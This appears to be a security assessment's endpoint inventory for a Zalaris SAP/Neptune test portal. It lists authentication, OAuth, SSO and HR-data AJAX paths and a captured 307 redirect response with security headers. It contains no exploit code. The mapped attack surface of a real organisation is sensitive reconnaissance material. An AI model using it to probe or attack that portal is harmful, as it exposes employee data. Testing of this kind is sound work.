| **Zalaris Logon**  /zalaris\_logon\_2fa/  /zalaris\_logon\_2fa/css/html5.js  /zalaris\_logon\_2fa/css/img/favicons/apple-touch-icon.png  /zalaris\_logon\_2fa/css/img/favicons/favicon-16x16.png  /zalaris\_logon\_2fa/css/img/favicons/favicon-32x32.png  /zalaris\_logon\_2fa/css/img/favicons/safari-pinned-tab.svg  /zalaris\_logon\_2fa/css/login\_201907.css  /zalaris\_logon\_2fa/css/misc\_logon.css  /zalaris\_logon\_2fa/css/script\_201907.js  **Web App**  /webapp-sw.js  /webapp-sw.js?launchpad=  /webapp/neptune\_login\_ping.html  **API:**  /api/v1/authn  /api/v1/authn/credentials/change\_password  /api/v1/authn/factors/  /api/v1/sessions/me  **Authentication:**  /.well-known/openid-configuration  **Default:**  /ICON\_DEFAULT  /ICON\_STATE  /IT2/EFILE\_NEPTUNE\_APP\_ESS  /library-parameters.json  /login/sessionCookieRedirect  /messagebundle.properties  **SAP:**  /com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/  /com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/  /com.sap.portal.dsm/images/empty.gif  /com.sap.portal.epcf.loader/script/optimize/js13\_epcf.js  /com.sap.portal.epcf.loader/script/optimize/js13\_epcf.js?rid=08c7674aabda14c28edf7585dc96568a  /com.sap.portal.pagebuilder/html/EmptyDocument.html  /com.sap.portal.pagebuilder/scripts/pagesupport.js  /com.sap.portal.pagebuilder/scripts/pagesupport.js?rid=bf5199a5a59cba5c58276185dc97ba25  /com.sap.portal.theming.webdav.themeswebdavlistener/Portal/prtl\_std/sap\_corbu/sf3.css  /com.sap.portal.theming.webdav.themeswebdavlistener/Portal/prtl\_std/sap\_corbu/sf3.css?v=7cc2b36988476a84dc950b85dcc0baa7  /com.sap.portal.theming.webdav.themeswebdavlistener/UR/ur/sap\_tradeshow\_plus/sf3.css  /com.sap.portal.theming.webdav.themeswebdavlistener/UR/ur/sap\_tradeshow\_plus/sf3.css?rid=8bafdf5d5145dcdfc2f34b85dcb7191c&v=994f11a7c26a7054a2ce7185dcc0c57e  **IRJ Portal:**  /irj/portal  /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds  /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&XPROFILE=ESS&XQUERY=ZZALPTMC1\_UTIL\_ESS  /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator  /irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup  /irj/servlet/prt/portal/prtroot/com.sap.portal.navigation.masthead.LogOutComponent  /irj/servlet/prt/portal/prtroot/com.sap.portal.navigation.masthead.LogOutComponent?logout\_submit=true  /irj/servlet/prt/portal/prtroot/com.sap.portal.pagebuilder.IviewModeProxy  /irj/servlet/prt/portal/prtroot/com.sap.portal.pagebuilder.PageHelper  /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview  /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&XQUERY=ZZALPTMC1\_UTIL\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW  **HTMLB:**  /Connections  /htmlb/jslib/controls\_nn6.js  /htmlb/jslib/emptyhover.html  /htmlb/jslib/languages/urMessageBundle\_en.js  /htmlb/jslib/popup\_sf3.js  /htmlb/jslib/sapUrMapi\_sf3.js  **SSO:**  /saml2/idp/sso  /saml2/idp/sso?saml2sp=  /sap/bc/contentserver/510  /sap/bc/gui/sap/its/webgui  /sap/bc/gui/sap/its/webgui?~transaction=  /sap/saml2/sp/acs/  /sap/ui/core/themes/  /sso/mobile  /sso/mobile?saml2idp=  **pings:**  /native/neptune\_ajax  /native/neptune\_login\_ping  /native/neptune\_login\_ping.html  /native/neptune\_login\_ping.html?sap-clearsso2  **Authorization**  /oauth/authorize  /oauth/generate\_authz\_code  /oauth/token  /oauth/TokensViewHandler  /oauth2/v2.0/  /odata/applications/latest/  /resetpwd/resetpwd.html  /resources/  **NEPTUNE**  /neptune/  /neptune/?launchpad=  /neptune/?launchpad=TIMECRAFT  /neptune/?sap-clien  /neptune/?sap-client=510&appc  /neptune/?sap-client=510&appcache=PORTAL  /NEPTUNE/ABAP\_REPORT  /neptune/api/notifications/notifications  /NEPTUNE/COCKPIT  /neptune/native/fetch\_csrf  /neptune/native/fetch\_csrf?sap-client=510  /neptune/native/neptune\_ajax  /neptune/native/neptune\_ajax?ajax\_id=ESS\_TIME\_REGISTRATION&ajax\_applid=ZMFP\_DASHBOARD\_LP\_CARD\_DATA&ajax\_value=20250724090505  /neptune/native/neptune\_login\_ping  /neptune/native/neptune\_login\_ping.html  /neptune/native/neptune\_login\_ping.html?clear\_csrf\_cookies  /neptune/native/neptune\_login\_ping.html?clear\_saml\_cookies  /neptune/native/neptune\_login\_ping.html?clear\_saml\_cookies  /neptune/oauth/token  /neptune/public/application/neptune/nam/apk.jpg  /neptune/public/application/neptune/nam/apk.jpg?20250610122812  /neptune/public/application/neptune/nam/appx.png  /neptune/public/application/neptune/nam/appx.png?20250610122812  /neptune/public/application/neptune/nam/ipa.jpg  /neptune/public/application/neptune/nam/ipa.jpg?20250610122812  /neptune/public/application/neptune\_launchpad\_standard/css/app.css  /neptune/public/application/neptune\_launchpad\_standard/css/app.css?20250610122812  /neptune/public/application/zalaris\_common\_used/js/imageresizer.js  /neptune/public/application/zalaris\_launchpad\_standard/css/app.css  /neptune/public/application/zalaris\_launchpad\_standard/css/app.css?20250610122812  /neptune/public/application/zalaris\_launchpad\_standard/zalfont/zalfont.css  /neptune/public/application/zalaris\_launchpad\_standard/zalfont/zalfont.css?22.10.0009-20231007-144549  /neptune/public/application/zsp\_suppinfo\_frontend/css/app.css  /neptune/public/application/zsp\_suppinfo\_frontend/css/app.css?20231007144840  /neptune/public/images/mail32.png  /neptune/public/images/microsoft-azure-logo.svg  /neptune/public/images/microsoft-azure-logo.svg?20250610122812  /neptune/public/media/  /neptune/public/media/597CBA6217E4A904E10000000ADC07D1  /neptune/public/media/597CBA6217E4A904E10000000ADC07D1?launchpad=PORTAL&22.10.0009-20231007-144549  /neptune/public/media/apple-touch-icon.png  /neptune/public/media/favicon-16x16.png  /neptune/public/media/favicon-32x32.png  /neptune/public/media/safari-pinned-tab.svg  /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/commons/themes/zalquartzlight/img/applicationheader/SAPLogo.png  /neptune/public/ui5theme/zalquartzlight108/UI5  /neptune/server/css/Core.css  /neptune/server/css/Core.css?22.10.0009-20231007-144549  /neptune/server/css/Dynamic.css  /neptune/server/css/Dynamic.css?22.10.0009-20231007-144549  /neptune/server/css/ui5/1.108-dbg.css  /neptune/server/css/ui5/1.108-dbg.css?22.10.0009-20231007-144549  /neptune/server/fontawesome/5.13.0/fa.css  /neptune/server/fontawesome/5.13.0/fa.css?22.10.0009-20231007-144549  /neptune/server/fontawesome/5.13.0/fa.js  /neptune/server/fontawesome/5.13.0/fa.js?22.10.0009-20231007-144549  /neptune/server/images/  /neptune/server/images/neptune-logo.png  /neptune/server/js/Core.js  /neptune/server/js/Core.js?22.10.0009-20231007-144549  /neptune/server/js/crypto/aes.js  /neptune/server/js/crypto/aes.js?22.10.0009-20231007-144549  /neptune/server/js/Debug.js  /neptune/server/js/Debug.js?22.10.0009-20231007-144549  /neptune/server/js/IndexedDBShim.js  /neptune/server/js/IndexedDBShim.js?22.10.0009-20231007-144549  /neptune/server/js/jquery-ui-touch-punch/jquery.ui.touch-punch.js  /neptune/server/js/jquery-ui-touch-punch/jquery.ui.touch-punch.js?22.10.0009-20231007-144549  /neptune/server/js/please-wait/PleaseWait.js  /neptune/server/js/please-wait/PleaseWait.js?22.10.0009-20231007-144549  /neptune/server/sapui5/1.108/sap-ui-core.js  /neptune/server/sapui5/1.108/sap-ui-core.js?22.10.0009-20231007-144549  /NEPTUNE/SPLITVIEW  /neptune/zalaris\_launchpad\_standard  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_CB\_SETTINGS&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80210  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_MENU\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=00384&ajax\_value=PORTAL%7CD%7C%7C%7C%7C64a99412bb4263863df1ed74712bc2a04eccc775  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_MENU\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=00384&ajax\_value=PORTAL%7CD%7C%7C%7C%7C8c1dec862e6ddbb9b8341cd17f695f9974df4421  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_NOTIF\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=01668  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_NOTIF\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=01668  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_NOTIF\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=01668  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_NOTIF\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=01668  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_TELEMETRY\_APP&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=80287  /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_USER\_DATA&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=00383&ajax\_value=PORTAL  /neptune/zalaris\_launchpad\_standard?ajax\_id=USER\_DEFAULT\_UPDATE&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=510&dxp=22100009&field\_id=01109&ajax\_value=language  /neptune/zalaris\_login\_ping  /neptune/zalaris\_login\_ping?sap-client=  /neptune/zmfp\_carbon\_footprint  /neptune/zmfp\_carbon\_footprint?ajax\_id=GET\_CONFIGURATION&ajax\_applid=ZMFP\_CARBON\_FOOTPRINT&sap-client=510&dxp=22100009&field\_id=00534  /neptune/zmfp\_carbon\_footprint?ajax\_id=GET\_TOTAL\_EMISSIONS\_CHARTS&ajax\_applid=ZMFP\_CARBON\_FOOTPRINT&sap-client=510&dxp=22100009&field\_id=00396  /neptune/zmfp\_dash\_ess\_carbon\_fp  /neptune/zmfp\_dash\_ess\_carbon\_fp?ajax\_id=GET\_CHARTS&ajax\_applid=ZMFP\_DASH\_ESS\_CARBON\_FP&sap-client=510&dxp=22100009&field\_id=00036  /neptune/zmfp\_dash\_ess\_efile  /neptune/zmfp\_dash\_ess\_efile?ajax\_id=GET\_ESS\_OTHER\_QUOTAS&ajax\_applid=ZMFP\_DASH\_ESS\_EFILE&sap-client=510&dxp=22100009&field\_id=00059  /neptune/zmfp\_dash\_ess\_lvreq\_overview  /neptune/zmfp\_dash\_ess\_lvreq\_overview?ajax\_id=GET\_ESS\_LEAVE\_REQUESTS&ajax\_applid=ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW&sap-client=510&dxp=22100009&field\_id=00061  /neptune/zmfp\_dash\_ess\_paid\_vacation  /neptune/zmfp\_dash\_ess\_paid\_vacation?ajax\_id=GET\_ESS\_PAID\_VACATION&ajax\_applid=ZMFP\_DASH\_ESS\_PAID\_VACATION&sap-client=510&dxp=22100009&field\_id=00047  /neptune/zmfp\_dash\_ess\_sickness  /neptune/zmfp\_dash\_ess\_sickness?ajax\_id=GET\_SICKNESS&ajax\_applid=ZMFP\_DASH\_ESS\_SICKNESS&sap-client=510&dxp=22100009&field\_id=00021  /neptune/zmfp\_dash\_ess\_time\_reg  /neptune/zmfp\_dash\_ess\_time\_reg?ajax\_id=GET\_TIME\_REGISTRATION&ajax\_applid=ZMFP\_DASH\_ESS\_TIME\_REG&sap-client=510&dxp=22100009&field\_id=00061  /neptune/zmfp\_dash\_ess\_travel\_paid  /neptune/zmfp\_dash\_ess\_travel\_paid?ajax\_id=GET\_TRAVEL\_PAID\_DETAILS&ajax\_applid=ZMFP\_DASH\_ESS\_TRAVEL\_PAID&sap-client=510&dxp=22100009&field\_id=00046  /neptune/zmfp\_home\_screen  /neptune/zmfp\_home\_screen?ajax\_id=GET\_GREETING&ajax\_applid=ZMFP\_HOME\_SCREEN&sap-client=510&dxp=22100009&field\_id=00206  /neptune/zmfp\_leave\_request  /neptune/ZMFP\_LEAVE\_REQUEST.view.js  /neptune/ZMFP\_LEAVE\_REQUEST.view.js?dxp=22100009  /neptune/zmfp\_leave\_request?ajax\_id=CHECK&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=510&dxp=22100009&field\_id=00422  /neptune/zmfp\_leave\_request?ajax\_id=GET\_PERC\_PARENTAL\_LEAVE&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=510&dxp=22100009&field\_id=00667  /neptune/zmfp\_leave\_request?ajax\_id=REFRESH\_CONF\_PARENTAL\_LEAVE&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=510&dxp=22100009&field\_id=00680&ajax\_value=20250724  /neptune/zmfp\_leave\_request?ajax\_id=SYNC&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=510&dxp=22100009&field\_id=00253  /neptune/zmfp\_objects\_on\_loan\_emp  /neptune/zmfp\_objects\_on\_loan\_emp?ajax\_id=GET\_USER\_DATA&ajax\_applid=ZMFP\_OBJECTS\_ON\_LOAN\_EMP&sap-client=510&dxp=22100009&field\_id=00022  /neptune/zmfp\_personal\_profile  /neptune/zmfp\_personal\_profile?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_PERSONAL\_PROFILE&sap-client=510&dxp=22100009&field\_id=00599  /neptune/zmfp\_qta\_time\_acc\_v2  /neptune/zmfp\_qta\_time\_acc\_v2?ajax\_id=SYNC&ajax\_applid=ZMFP\_QTA\_TIME\_ACC\_V2&sap-client=510&dxp=22100009&field\_id=00138  /neptune/zmfp\_team\_status  /neptune/zmfp\_team\_status?ajax\_id=SYNC&ajax\_applid=ZMFP\_TEAM\_STATUS&sap-client=510&dxp=22100009&field\_id=00020  /neptune/ZMFP\_TIME\_ENTRY\_V2.view.js  /neptune/ZMFP\_TIME\_ENTRY\_V2.view.js?dxp=22100009  /neptune/zmfp\_universal\_inbox  /neptune/zmfp\_universal\_inbox?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_UNIVERSAL\_INBOX&sap-client=510&dxp=22100009&field\_id=00018&ajax\_value=31  /neptune/zmfp\_work\_location\_dash  /neptune/zmfp\_work\_location\_dash?ajax\_id=GET\_WORKLOC\_DATA&ajax\_applid=ZMFP\_WORK\_LOCATION\_DASH&sap-client=510&dxp=22100009&field\_id=00276  /neptune/zmfp\_work\_location\_dash?ajax\_id=GET\_WORKLOC\_DATA\_FILTER&ajax\_applid=ZMFP\_WORK\_LOCATION\_DASH&sap-client=510&dxp=22100009&field\_id=00327  /neptune/zmfp\_work\_location\_dash?ajax\_id=SYNC&ajax\_applid=ZMFP\_WORK\_LOCATION\_DASH&sap-client=510&dxp=22100009&field\_id=00266  /neptune/ZSP\_SUPPINFO\_FRONTEND  /neptune/zsp\_suppinfo\_frontend?ajax\_id=POR\_GET\_ITEM&ajax\_applid=ZSP\_SUPPINFO\_FRONTEND&sap-client=510&dxp=22100009&field\_id=00049  /neptune\_login\_ping.html |





The authenticated resource when requested gave redirect response

|  |
| --- |
| HTTP/1.1 307 Temporary Redirect  Date: Thu, 24 Jul 2025 09:50:48 GMT  Server: Apache  X-Content-Type-Options: nosniff  X-Xss-Protection: 0  Referrer-Policy: no-referrer-when-downgrade,strict-origin  X-Robots-Tag: none, noarchive  X-FRAME-OPTIONS: SAMEORIGIN  location: https://testportal.zalaris.com/nea/v1/authenticate?neaRelayState=ZEQERP%3ahttps%3a%2f%2ftestportal.zalaris.com%2fneptune%2fzalaris\_launchpad\_standard%3fajax\_id%3dGET\_NOTIF\_LIST%26ajax\_applid%3dZALARIS\_LAUNCHPAD\_STANDARD%26sap-client%3d510%26dxp%3d22100009%26field\_id%3d01668  content-length: 0  Content-Security-Policy: default-src 'self' data: blob: https://\*.zalaris.com https://\*.successfactors.eu https://\*.sapsf.eu https://\*.sapsf.com https://\*.neptune-software.com https://maps.googleapis.com https://\*.hana.ondemand.com https://ui5.sap.com https://\*.boost.ai https://\*.accounts.ondemand.com https://preprod.signicat.com https://id.signicat.com https://\*.in.applicationinsights.azure.com https://app.powerbi.com https://api.bigdatacloud.net/data/ https://alumni-dev.sandbox.signicat.com https://zalaris-asa.app.signicat.com https://\*.api-bdc.net; script-src |

Endpoints that are accessible from Remote desktop -



